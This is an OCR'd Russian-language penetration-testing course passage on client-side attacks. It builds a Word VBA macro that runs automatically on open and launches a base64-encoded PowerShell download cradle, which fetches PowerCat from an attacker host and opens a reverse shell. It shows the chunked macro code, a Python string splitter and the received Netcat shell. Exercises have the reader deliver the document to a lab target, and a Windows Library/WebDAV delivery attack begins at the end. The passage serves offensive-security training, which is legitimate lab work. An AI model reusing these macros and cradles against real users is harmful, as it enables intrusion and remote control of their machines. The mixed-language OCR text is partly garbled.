
После завершения установки нажмем *Close* на splash screen, чтобы выйти из installer, и откроем Microsoft Word из start menu. Когда Microsoft Word откроется, появится popup. Закроем его, нажав выделенный *x* в правом верхнем углу, чтобы начать 7-day trial.



Далее появится license agreement popup, и его нужно принять нажатием *Accept*:



Затем отображается privacy popup. Нажмем *Next* на splash screen. В следующем окне выберем *No, don't send optional data* и нажмем *Accept*.



Наконец, нажмем *Done* в последнем окне, завершив installation.

С установленным и настроенным Microsoft Word можно исследовать различные способы использования его для client-side code execution.

(Wikipedia, 2021), en.wikipedia.org

1. Проверьте, какие programs установил Microsoft Office 2019, и завершите список: Word, PowerPoint, Outlook, Publisher, Access, Excel и _____.


Microsoft Office applications, такие как Word и Excel, позволяют пользователям embedding *macros*,1 представляющие собой series of commands и instructions, сгруппированных для программного выполнения задачи. Organizations часто используют macros для управления dynamic content и связывания documents с external content.

Macros можно писать с нуля на *Visual Basic for Applications* (VBA),2 мощном scripting language с полным доступом к *ActiveX objects* и Windows Script Host, подобно JavaScript в HTML Applications.


В этом разделе мы используем embedded macro в Microsoft Word, чтобы запускать reverse shell при открытии document. Macros являются одним из старейших и наиболее известных client-side вектор атакиs. Они хорошо работают и сегодня, если мы учитываем considerations из предыдущих разделов и можем убедить victim включить их.

Имейте в виду, что более старые client-side-векторы атаки, включая *Dynamic Data Exchange* (DDE)4 и разные методы *Object Linking and Embedding* (OLE),5 сегодня плохо работают без значительной модификации целевой системы.


Погрузимся и создадим макрос в Word. Создадим пустой документ Word с **mymacro** как именем файла и сохраним его в формате **.doc**. Это важно, потому что более новый тип файла **.docx** не может сохранять макросы без прикрепления содержащего их шаблона. Это означает, что макросы можно запускать внутри файлов **.docx**, но нельзя встроить или сохранить макрос в документе. Иными словами, макрос не сохраняется. Альтернативно можно использовать тип файла **.docm** для встроенного макроса.




После сохранения document можно начать создание первого macro. Чтобы попасть в macro menu, нажмем вкладку *View* в menu bar, где найдем и нажмем элемент *Macros*:



Появится новое окно, в котором можно управлять macros. Введем **MyMacro** как name в секции *Macro Name*, затем выберем document **mymacro** в dropdown menu *Macros in*. Это document, в который будет сохранен macro. Наконец, нажмем *Create*, чтобы вставить простой macro framework в наш document.



Появится окно *Microsoft Visual Basic for Applications*, где можно разработать macro с нуля или использовать вставленный macro skeleton.



Просмотрим предоставленный macro skeleton. Основная sub procedure, используемая в нашем VBA macro, начинается с ключевого слова *Sub* и заканчивается *End Sub*. Это фактически обозначает body нашего macro.

Sub procedure очень похожа на function в VBA. Разница в том, что sub procedures нельзя использовать в expressions, потому что они не возвращают values, тогда как functions возвращают.

На этом этапе наш новый macro *MyMacro()* является просто empty sub procedure, содержащей несколько строк, начинающихся с apostrophe, который отмечает начало single-line comment в VBA.

```
Sub MyMacro()
'
' MyMacro Macro
'
'

End Sub
```

Листинг 2 - Default empty macro

В этом примере мы используем *ActiveX Objects*,7 которые предоставляют доступ к командам нижележащей операционная система. Это можно сделать с помощью *WScript* через *Windows Script Host Shell object*.

После создания instance Windows Script Host Shell object с *CreateObject* можно вызвать method *Run* для *Wscript.Shell*, чтобы запустить application на target client machine. Для первого macro мы запустим окно PowerShell. Код этого macro показан ниже.

```
Sub MyMacro()

  CreateObject("Wscript.Shell").Run "powershell"

End Sub
```

Листинг 3 - Macro, открывающий powershell.exe

Поскольку Office macros не выполняются automatically, нужно использовать predefined macro *AutoOpen* и event *Document_Open*. Эти procedures могут вызвать нашу custom procedure и запустить код при открытии Word document. Они немного отличаются в зависимости от того, как были открыты Microsoft Word и document. Каждая покрывает special cases, которые не покрывает другая, поэтому мы используем обе.

Наш обновленный VBA code показан ниже:

```
Sub AutoOpen()

  MyMacro

End Sub

Sub Document_Open()

  MyMacro

End Sub


Sub MyMacro()

  CreateObject("Wscript.Shell").Run "powershell"


End Sub
```

Листинг 4 - Macro, автоматически выполняющий powershell.exe после открытия Document

Далее нажмем значок *Save* в окне *Microsoft Visual Basic for Applications* и закроем document. После повторного открытия появится security warning о том, что macros disabled. Чтобы запустить macro, нажмем *Enable Content*.



После нажатия *Enable Content* появляется окно PowerShell.



Как показывает рисунок 24, окно PowerShell было запущено через наш macro. Очень хорошо!

В реальной оценке victim должен нажать *Enable Content*, чтобы запустить наши macros, иначе атака не сработает. В enterprise средах мы также можем столкнуться с ситуацией, где macros отключены для Office documents в целом. К счастью, macros commonly used и allowed в большинстве enterprises.

Завершим этот раздел, расширив code execution текущего macro до reverse shell с помощью *PowerCat*. Мы используем base64-encoded PowerShell download cradle, чтобы скачать PowerCat и запустить reverse shell. Encoded PowerShell command будет объявлена как *String* в VBA.

Следует отметить, что VBA имеет 255-character limit для literal strings, поэтому мы не можем просто embed base64-encoded PowerShell commands как одну строку. Это ограничение не применяется к strings, stored in variables, поэтому можно разделить commands на несколько lines, stored in strings, и concatenate их.

Для этого нажмем элемент *Macros* на вкладке *View*, выберем *MyMacro* в списке и нажмем *Edit*, чтобы вернуться в macro editor. Далее объявим string variable с именем *Str* с ключевым словом *Dim*,14 которую будем использовать для хранения PowerShell download cradle и команды создания reverse shell с PowerCat. Следующий листинг показывает declaration переменной и измененную строку для запуска команды, stored as a string in the variable.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String
    CreateObject("Wscript.Shell").Run Str
End Sub
```

Листинг 5 - Объявление string variable и передача ее как parameter

Далее применим PowerShell command для скачивания PowerCat и выполнения reverse shell. Закодируем command с base64, чтобы избежать проблем со special characters, как мы делали в предыдущих модулях. Следующий листинг показывает PowerShell command до base64-encoding.

Чтобы base64-encode нашу command, можно использовать *pwsh* на Kali, как в модуле Common Web Application Attacks.

```
IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.119.2/powercat.ps1');powercat -c 192.168.
    119.2 -p 4444 -e powershell
```

Листинг 6 - PowerShell download cradle и PowerCat reverse shell

Можно использовать следующий Python script, чтобы разделить base64-encoded string на smaller chunks по 50 characters и объединить их в переменную *Str*. Для этого сохраним PowerShell command в variable с именем *str*, а число characters для одного chunk - в *n*. Нужно убедиться, что base64-encoded command не содержит line breaks после вставки в script. Цикл for проходит по PowerShell command и печатает каждый chunk в правильном формате для нашего macro.

```
str = "powershell.exe -nop -w hidden -e SQBFAFgAKABOAGUAdwA..."

n = 50

for i in range(0, len(str), n):
 print("Str = Str + " + '"' + str[i:i+n] + '"')
```

Листинг 7 - Python script для разделения base64-encoded строки PowerShell command

После разделения base64-encoded string на smaller chunks можно обновить macro:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -enc SQBFAFgAKABOAGU"
        Str = Str + "AdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAd"
        Str = Str + "AAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwB"
    ...
        Str = Str + "QBjACAAMQA5ADIALgAxADYAOAAuADEAMQA4AC4AMgAgAC0AcAA"
        Str = Str + "gADQANAA0ADQAIAAtAGUAIABwAG8AdwBlAHIAcwBoAGUAbABsA"
        Str = Str + "A== "

    CreateObject("Wscript.Shell").Run Str
End Sub
```

Листинг 8 - макрос, вызывающий PowerShell для создания reverse shell

После изменения macro можно сохранить и закрыть document. Перед повторным открытием запустим Python3 web server в каталоге, где расположен PowerCat script. Также запустим Netcat listener на порту 4444.

После double-click по document macro выполняется automatically. Обратите внимание, что macro security warning относительно кнопки *Enable Content* больше не появляется. Оно снова появится только если изменится имя document.

После выполнения macro мы получаем GET-запрос для PowerCat script на Python3 web server и входящий reverse shell в Netcat listener.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.196] 49768
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\offsec\Documents>
```

Листинг 9 - Reverse shell из Word macro

Открытие document запустило macro и отправило нам reverse shell. Отлично!

Кратко подытожим, что мы сделали в этом разделе. Сначала мы создали VBA macro в Word document для выполнения одной команды при открытии document. Затем заменили single command на base64-encoded PowerShell command, скачивающую PowerCat и запускающую reverse shell на local system.

Microsoft Office documents, содержащие malicious macros, все еще являются отличным client-side вектор атаки для получения initial точку опоры в корпоративной сети. Однако с ростом awareness пользователей о том, что не следует открывать Office documents из emails, и увеличением количества security technologies становится все труднее доставить и выполнить macro. Поэтому в следующем учебном блоке мы обсудим другую client-side attack, которую можно использовать как alternative или даже как delivery method для malicious Office documents.

(Microsoft Support, 2019), support.office.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Microsoft, 2020), docs.microsoft.com

(Wikipedia, 2021), en.wikipedia.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2018), docs.microsoft.com

(Microsoft Documentation, 2015), docs.microsoft.com

(Microsoft Documentation, 2015), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Adersoft VBSEdit, 2022), vbsedit.com

(Github, 2020), github.com

(Github, 2017), gist.github.com

(Microsoft Documentation, 2021), docs.microsoft.com

1. Выполните шаги из этого раздела, чтобы создать вредоносный Word-документ, содержащий макрос с именем **MyMacro**, на машине *OFFICE* (VM #1). Для этого нужно снова установить Microsoft Office на VM #1, как описано в разделе "Installing Microsoft Office". Подтвердите, что макрос работает как ожидается, получив reverse shell с машины *OFFICE*. Какое ключевое слово используется для объявления переменной в VBA

2. После подтверждения, что macro из предыдущего упражнения работает, загрузите document, содержащий macro *MyMacro*, в форме загрузки файлов на порту 8000 машины *TICKETS* (VM #2) с именем **ticket.doc**. Script на машине, имитирующий пользователя, проверяет наличие этого file и выполняет его. После получения reverse shell введите flag из файла `flag.txt` на рабочем столе пользователя *Administrator*. Для file upload functionality добавьте **tickets.com** с соответствующим IP-адрес в `/etc/hosts`. Обратите внимание, что после загрузки document выполнение macro может занять до трех минут.

11.3. Злоупотребление Windows Library Files

Этот учебный блок охватывает следующие учебные цели:

• Подготовить атаку с library-файл Windowss
• Использовать Windows shortcuts для получения code execution

Многие security products сканируют malicious macros. Microsoft также предоставляет guides и templates *Group Policy Object* (GPO) для mitigation и уменьшения этой угрозы. Кроме того, большинство social engineering awareness training programs сосредоточены на предотвращении этого vector. Эти факторы делают этот vector сложным для успешного выполнения.

В этом учебном блоке мы исследуем Windows *файла librarys*,4 которые являются менее известной угрозой, но столь же эффективной.

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2018), docs.microsoft.com

(Microsoft Documentation, 2022), microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

library-файл Windowss — это виртуальные контейнеры для пользовательского содержимого. Они соединяют пользователей с данными, хранящимися в удаленных расположениях, таких как веб-сервисы или shares. Эти файлы имеют расширение **.Library-ms** и могут открываться двойным щелчком в Windows Explorer.

В этом разделе мы используем двухэтапную client-side-атаку. На первом этапе используем файлы Windows Library, чтобы получить точку опоры на целевой системе и подготовить второй этап. На втором этапе используем точку опоры для предоставления исполняемого файла, который запустит reverse shell при двойном щелчке.

Сначала создадим library-файл Windows, подключающийся к *WebDAV* share, который мы настроим. На первом этапе жертва получает файл **.Library-ms**, возможно по email. Когда она дважды щелкает файл, он отображается как обычный каталог в Windows Explorer. В WebDAV-каталоге мы предоставим payload в виде shortcut-файла **.lnk** для второго этапа, чтобы выполнить PowerShell reverse shell. Нужно убедить пользователя дважды щелкнуть наш payload-файл **.lnk**, чтобы выполнить его.

На первый взгляд может показаться, что можно сделать это, раздавая file **.lnk** для второго stage через web server вроде Apache. Недостаток в том, что нам пришлось бы предоставить victim web link, опять же, возможно по email. Большинство spam filters и security technologies анализируют содержимое link на suspicious content или исполняемый файл types для download. Это означает, что наши links могут быть отфильтрованы еще до доставки victim.

С другой стороны, большинство spam filters и защитных технологий пропустят файлы Windows Library напрямую пользователю. Когда он дважды щелкает файл, Windows Explorer отображает содержимое удаленного расположения так, будто это локальный каталог. В этом случае удаленное расположение - WebDAV share на нашей атакующей машине. В целом это относительно прямолинейный процесс, который создает впечатление, будто пользователь дважды щелкает локальный файл.

Чтобы продемонстрировать это, сначала настроим WebDAV share на Kali system. Используем *WsgiDAV* как WebDAV server для hosting и serving наших files. Можно установить WsgiDAV с помощью **pip3**.

```
kali@kali:~$ pip3 install wsgidav
Defaulting to user installation because normal site-packages is not writeable
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 171.3/171.3 KB 1.6 MB/s eta 0:00:00
...
Successfully installed json5-0.9.6 wsgidav-4.0.1
```

Листинг 10 - Установка pip3 и WsgiDAV

После установки WsgiDAV создадим каталог `/home/kali/webdav`, который будет использоваться как общий ресурс WebDAV и будет содержать наш файл **.lnk**. Пока поместим в этот каталог файл `test.txt`.

Если установка WsgiDAV завершается ошибкой **error: externally-managed-environment**, можно использовать *virtual environment* или установить пакет *python3-wsgidav* с *apt*. В *PEP 668* было введено изменение, которое принудительно требует использования virtual средах и предотвращает ситуации, когда установки пакетов через pip ломают операционную систему.

Далее запустим WsgiDAV из каталога `/home/kali/.local/bin`. Если WsgiDAV установлен через apt, путь установки отличается, и для запуска сервера на протяжении курса следует использовать команду *wsgidav*. Первый параметр, который мы передадим, `--host`, указывает хост, с которого идет обслуживание. Будем слушать на всех интерфейсах с **0.0.0.0**. Далее укажем прослушиваемый порт с `--port=80` и отключим аутентификацию к нашей общей папке с `--auth=anonymous`. Наконец, зададим корневой каталог нашей WebDAV-share через **--root /home/kali/webdav/**.

```
kali@kali:~$ mkdir /home/kali/webdav

kali@kali:~$ touch /home/kali/webdav/test.txt

kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/
Running without configuration file.
17:41:53.917 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
17:41:53.919 - INFO    : WsgiDAV/4.0.1 Python/3.9.10 Linux-5.15.0-kali3-amd64-x86_64-with-glibc2.33
17:41:53.919 - INFO    : Lock manager:      LockManager(LockStorageDict)
17:41:53.919 - INFO    : Property manager:  None
17:41:53.919 - INFO    : Domain controller: SimpleDomainController()
17:41:53.919 - INFO    : Registered DAV providers by route:
17:41:53.919 - INFO    :   - '/:dir_browser': FilesystemProvider for path '/home/kali/.local/lib/python3.9/
    site-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
17:41:53.919 - INFO    :   - '/': FilesystemProvider for path '/home/kali/webdav' (Read-Write) (anonymous)
17:41:53.920 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
17:41:53.920 - WARNING : Share '/' will allow anonymous write access.
17:41:53.920 - WARNING : Share '/:dir_browser' will allow anonymous read access.
17:41:54.348 - INFO    : Running WsgiDAV/4.0.1 Cheroot/8.5.2+ds1 Python 3.9.10
17:41:54.348 - INFO    : Serving on http://0.0.0.0:80 ..
```

Листинг 11 - Запуск WsgiDAV на порту 80

Output указывает, что WebDAV server теперь работает на порту 80. Подтвердим это, открыв `http://127.0.0.1` в browser.

